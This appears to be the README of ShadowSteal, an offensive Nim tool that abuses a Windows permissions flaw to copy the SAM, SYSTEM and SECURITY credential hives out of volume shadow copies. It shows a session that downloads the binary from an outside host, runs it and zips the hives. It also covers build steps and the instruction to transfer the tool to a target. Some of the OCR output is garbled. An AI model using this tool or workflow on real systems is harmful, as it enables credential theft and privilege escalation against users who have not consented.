



### Summary

Due to some oversight by Microsoft, regular users have read permissions over the contents of the ...\System32\config\ folder in recent Windows builds. Among other things, this means that a low level user has read access to the SAM, System, and Security files in ...\System32\config.



Ooof. So what can we do with this?

Some very observant researchers (shout out <a href="mailto:ojonasLyk">ojonasLyk</a>!) noticed that if a Windows host has been using a specific system restore configuration, "Volume Shadow Copies", then the host stores backup copies of these files that are accessible via the Win32 device namespace for these copies.



The SAM is normally locked during the host's operation, so accessing the SAM in ...\System32\config\ is out of the question. But these shadow volume copies are fair game for any user on the host due to this misconfiguration. Very nice!

#### **ShadowSteal**

ShadowSteal is a binary written in Nim to automate the enumeration and exfiltration of the SAM, System, and Security files from these shadow copies. It iterates through the possible locations of the shadow copies and, when it has found a target, it extracts the files to a zipped directory (think Bloodhound output).

```
PS C:\Users\husky\Desktop> whoami
wks-2\husky
PS C:\Users\husky\Desktop> whoami /groups
GROUP INFORMATION
                                                                           Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users
  IT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
                                                                          well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Label S-1-16-8192
/192.168.65.142/Sbadawickers
NT AUTHORITY\This Organization
                                                                            Well-known group S-1-5-15
                                                                                                                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PS C:\Users\husky\Desktop> wget http://192.168.65.142/ShadowSteal.exe
PS C:\Users\husky\Desktop> .\ShadowSteal.exe
      Executing ShadowSteal...
Time: 202107200315
     | Searching for shadow volumes on this host...
| Checking for HarddiskVolumeShadowCopy1
      HarddiskVolumeSharel identified.
Exfiltrating the contents of the config directory...
       Hives extracted!
      Compressing...

SAM, SECURITY, and SYSTEM Hives have been extracted to 202107200315_ShadowSteal.zip.
Would you like to continue? -> [y/N]n
Done! Happy hacking!
    C:\Users\husky\Desktop>
```

#### **Features:**

- Triage and Bruteforce mode, for thorough or rapid enumeration.
- Automated extraction and rollup of target credentials.
- Jeff Beezy mode. (wait, what?)
- Integrated Docker build environment for easy complation!

• Will enumerate all available HarddiskShadowCopy locations, pick the highest number dynamically, and target those for exploitation/extraction.

```
*] Checking for HarddiskVolumeShadowCopy5
   Checking for HarddiskVolumeShadowCopy4
  No
*] Checking for HarddiskVolumeShadowCopy3
   HarddiskVolumeShadowCopy3 identified.
  Checking for HarddiskVolumeShadowCopy2
  HarddiskVolumeShadowCopy2 identified.
*] Checking for HarddiskVolumeShadowCopy1
+] HarddiskVolumeShadowCopy1 identified.
  Highest Shadow Volume located: HarddiskVolumeShadowCopy3
   This likely has the most up to date credential information. Exploiting!
 +] Exfiltrating the contents of the config directory...
+] Hives extracted!
*] Compressing...
+++] SUCCESS!
[+++] SAM, SECURITY, and SYSTEM Hives have been extracted to 202107210637_Shadow
Steal.zip.
[*] Done! Happy hacking!
```

It's nothing earth shattering and the code is hacky, but it works and it was a fun build!

### **Installing from Source**

Install Nim:

```
$ sudo apt-get install nim
```

Install dependencies:

```
$ nimble install zippy argparse winim □
```

Install the MinGW tool chain if it's not already installed:

```
$ sudo apt-get install mingw-w64
```

Compile for 64-bit Windows:


```
$ make
```

Transfer to target and run it!

# Usage

### Triage mode

Limits location bruteforce to 10 to 1, decrementing with each attempt. Speedy and effective in most environments.



### **Release History**

#### v.04.01 | the Docktastic update

Now features an easy pre-packaged Docker build environment! Just run the ShadowSteal.py script to set up the Docker environment, compile the binay, transfer it back out to your host, and kill the build containers. It just works! (Some assembly requied, i.e. you need Docker to run it).

#### v.03.69 | the NICE update

Lean and mean. Optimized compile options added. HUGE performance increase due to compiler optimization, full bruteforce now takes place almost instantly. Huge thanks to @orbitalgun for the pseudo PR, glory be to your house and name!

#### v.02 THE JEFF BEEZY UPDATE

- Bruteforce and Triage mode
- A better search algo
- Code cleanup
- Jeff Beezy Mode
- Lots of lessons learned from the first release!

#### v.01 THE LAUNCHPAD RELEASE

Stap in boiz, this trainwreck is a-rollin. This release was my rapid prototype and it was pretty terrible lol. Lots of fun to build though! Features:


"Working" code

# References

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